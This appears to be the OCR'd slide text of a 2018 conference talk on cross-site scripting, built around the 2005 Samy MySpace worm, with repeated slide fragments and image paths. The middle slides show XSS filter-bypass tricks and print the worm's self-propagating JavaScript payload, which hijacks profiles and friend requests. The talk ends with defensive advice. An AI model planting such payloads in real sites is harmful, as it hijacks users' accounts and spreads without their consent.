
Sign my





@katie_fenn

New reply



New reply

[img]guild.gif[url=][/img][/url]


*~*Ninjad00d*~*

/a>

*~*Ninjad00d*~*


/a>

*~*Ninjad00d*~*




CarterWorld

http://carterworld.musicpage.com




/a>

*~*Ninjad00d*~*



CarterWorld

http://carterworld.musicpage.com



/a>

*~*Ninjad00d*~*

/a onload>

*~*Ninjad00d*~*

/a onload>

*~*Ninjad00d*~*

/a onload>

Hello world

Close

*~*Ninjad00d*~*

/a onload>

Hello world

Close

	ololoololololololololololololololololololololololololololo lolololololololololoololololololololololololololololololol ololololololololololololololololololoololololololololololo lolololololololololololololololololololololololololoololol ololololololololololololololololololololololololololololol ololoolololololololololololololololololololololololololololo lolololololololololoolololololololololololololololololololol ololololololololololololololololololoololololololololololo lolololololololololololololololololololololololoololololol ololololololololololololololololololololololololololololol ololoololololololololololololololololololololololololololo lolololololololololololololololoolololololololololololol ololololololololololololololololololololololololololololo lolololololololololololololololoolololololololololololol ololololololololololololololololololololololololololololo lolololololololololololololololololololololololololoololol ololololololololololololololololololololololololololololol ololololoolololololololololololololololololololololololo lolololololololololololololololololololololololololololol
RoflLaz0rz	wth is going on

SOMEONE ELSE'S CODE RUNNING ON YOUR WEBSITE

ALSO KNOWN AS...

CROSS-SITE SCRIPTING

SAMY KAMKAR

MySpace.com

Home | Browse | Search | Invite | Film | Mail | Blog | Favorites

Samy


Can we be friends?

Male
CALIFORNIA
United States

MySpace.com

Home | Browse | Search | Invite | Film | Mail | Blog | Favorites

Samy



Can we be friends?

Male
CALIFORNIA
United States

MySpace.com

Home | Browse | Search | Invite | Film | Mail | Blog | Favorites

Samy

Can we be friends?

Male
CALIFORNIA
United States

MySpace.com

Home | Browse | Search | Invite | Film | Mail | Blog | Favorites

Samy


Can we be friends? 😜

Male
CALIFORNIA
United States

MySpace.com


Home | Browse | Search | Invite | Film | Mail | Blog | Favorites

Samy



 and <img> tags allowed,
but <script> is filtered

Can we be friends?



Male
CALIFORNIA
United States

```
<div
  style="background:url('javascript:alert(1)')">
```

```
<div
  style="background:url('javascript:alert(1)')">
```

```
<div
  style="background:url('javascript:alert(1)')">
```

```
<div
  style="background:url('javascript:alert(1)')">
```

MySpace filtered the word “javascript”

```
<div
  style=“background:url('java
script:alert(1)')">
```

```
<div
  style=“background:url('java
script:alert(1)')">
```

Line breaks? No problem!

```
alert('hah!')
```

```
alert(document.body.innerHTML)
```

```
alert(eval('document.body.inne' + 'rHTML'))
```

```
alert(eval('document.body.inne' + 'rHTML'))
```

Not a problem if you concatenate a string and evaluate with eval

```
alert(eval('document.body.inne' + ‘rHTML'))
eval('XMLHttpRequest.onread' + 'ystatechange = callback');
```

```
alert(eval('document.body.inne' + ‘rHTML'))
eval('XMLHttpRequest.onread' + 'ystatechange = callback');
```

This trick also works for
XMLHttpRequest.onReadyStateChange
(also known as “AJAX”)

```
if (location.hostname == 'profile.myspace.com') {
  document.location = 'http://www.myspace.com'
  + location.pathname + location.search
}
```

```
if (location.hostname == 'profile.myspace.com') {
  document.location = 'http://www.myspace.com'
  + location.pathname + location.search
}
```

Browsers restrict requests to domains of different origin. Changing location worked around this.

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.leng
AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}e
{getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=ne
O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.repl
N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='PO
{J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return tr
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter
findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject
catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv id='+A
AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){ret
AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return fa
eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-
urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

MySpace.com

Home | Browse | Search | Invite | Film | Mail | Blog | Favorites

Friend Request Manager

Listing 1 of 1

From	Confirmation
Tom	Approve Deny Message

MySpace.com

Home | Browse | Search | Invite | Film | Mail | Blog |

Friend Request Manager

Listing 1 - 10 of 221

From	Confirmation
Tom	Approve Deny Message

Friend Request Manager

Listing 1 - 10 of 480

From	Confirmation
Tom	Approve Deny Message

Friend Request Manager

Listing 1 - 10 of 917,084

From	Confirmation
Tom	Approve Deny Me

Home | Browse | Search | Invite | Rank | Mail | Blog | Favorites | Forum | Groups | Events | Games | Music | Classifieds

KICK ASS

I RULE

Mail Center
Friend Request Manager

Approve or Deny Your Friend Requests Here [help]

- Inbox
- Saved
- Sent
- Trash
- Bulletin
- Friend Requests
- Pending Requests
- Event Invites

Listing 1-10 of 919664

1 2 3 4 5 >> of 91967 Next >

	Date:	From:	Confirmation:
☐	Oct 4, 2005 10:22 PM	 Online Now!	PLEASE DON'T PRESS CHARGES **Lulu the Loveable Freak** wants to be your friend! Approve Deny Send Message
☐	Oct 4, 2005 10:21 PM		**AlysOn!!** wants to be your friend! Approve Deny Send Message

MAD PHOTOSHOP SKILLS

ONE HOUR LATER...

500 Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator, support@myspace.com and inform them of the time the error occurred, and anything you might have done to cause the error.

More information about this error may be found in the server error log.

SAMY MYSPACE WORM

- site restored two hours later
- raided by u.s. secret service
- 90 days community service
- $15,000-$20,000 restitution

XSS ALLOWS USERS TO INJECT THEIR OWN CODE INTO YOUR SITE

CROSS SITE SCRIPTING

- escape user input on entry using a library

CROSS SITE SCRIPTING

- escape user input on entry using a library
- use an auto-escaping templating library

CROSS SITE SCRIPTING

- escape user input on entry using a library
- use an auto-escaping templating library
- implement a content security policy

CROSS SITE SCRIPTING

- escape user input on entry using a library
- use an auto-escaping templating library
- implement a content security policy
- use sub-resource integrity

@katie_fenn

https://flic.kr/p/e8eTA5

@katie_fenn

https://flic.kr/p/84VA2k

IT'S AN IMPORTANT TOPIC
BUT THERE'S
NEVER BEEN A
BETTER TIME TO LEARN

EVERYONE HAS TO START

SOMEWHERE

SPECIAL THANKS

@lukeb_uk
Simon Willison
@yesnoornext
Justin Safa
Steve Christey Coley
@dontfeartherepair
@SwiftOnSecurity
Ben Pottier
@bone_idol
Cory Foy
@irongeek_adc
Michael Irwin
Evan Williams
@kitation
@benofbrown
Miriam Wiesner
@lucky225
S. VonKetschmann
CJ Silverio
Lewis Cowper
@_gaeel_

THANK YOU

@katie_fenn

www.katiefenn.co.uk

slides: bit.ly/kf-jsconf-2018

THANK YOU

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slides: bit.ly/kf-jsconf-2018